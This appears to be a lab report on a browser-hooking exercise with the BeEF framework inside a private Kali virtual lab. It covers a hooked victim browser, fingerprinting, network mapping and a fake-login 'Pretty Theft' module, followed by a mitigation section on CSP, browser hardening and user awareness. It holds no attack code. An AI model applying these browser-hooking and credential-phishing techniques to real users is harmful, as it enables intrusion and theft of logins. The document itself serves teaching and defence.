
I. The Victim Machine successfully connected to BeEF.
II. I was able to run safe modules.
III. BeEF logged every interaction.
IV. This demonstrated how dangerous a simple hooked page can be if not protected.


5. Network Mapping

On the Network tab, BeEF generates a visual map of the victim.


6. Evidence

Hooked browser







Fingerprint module




Logs



Pretty Theft module



Network Diagram:


Sneha-Kali - VMware Workstation
File Edit View VM Tabs Help
Sneha-Kali
snehaa
BeEF Control Panel
127.0.0.1:3000/ui/panel#id=Ezy1eAXxO0cmYOu4HJcd1NMbTlw
80%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
192.168.80.131
192.168.80.132
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Map
Hosts
Services
EeEF
Hooked Browser
192.0.0.0/8
192.168.80.132
Linux

BeEF Mitigation Report

1. Purpose

After showing the attack, the goal is to explain how to protect users from BeEF-style attacks.

2. Main Problems Identified

1. The Victim Machine loaded a page that allowed external JavaScript, i.e. the BeEF hook.
2. There were no browser protections like script blocking or CSP.
3. The victim browser trusted the server without restrictions.

3. Recommended Mitigations

3.1 Content Security Policy (CSP)

Web applications should force:

Content-Security-Policy: script-src 'self'

This would block the BeEF hook entirely.

3.2 Browser Hardening

1. Disable unnecessary plugins
2. Enable tracking protection
3. Enable “Ask before running JavaScript”
4. Keep browser updated

3.3 Network Controls

1. Block unknown internal IPs
2. Use proxy filtering
3. Prevent devices from accessing unauthorised web servers inside the network

3.4 User Awareness

Teach users:

1. Not to open untrusted links
2. To report unusual pop-ups or fake login screens

4. Validation

To confirm the mitigation works:

1. Remove or block external script permissions.
2. Reload the test.html on the Victim Machine.
3. Confirm that:
    I. No BeEF hook connects

II. Victim does NOT appear under “Online Browsers”

III. No modules execute

This proves the attack path is closed.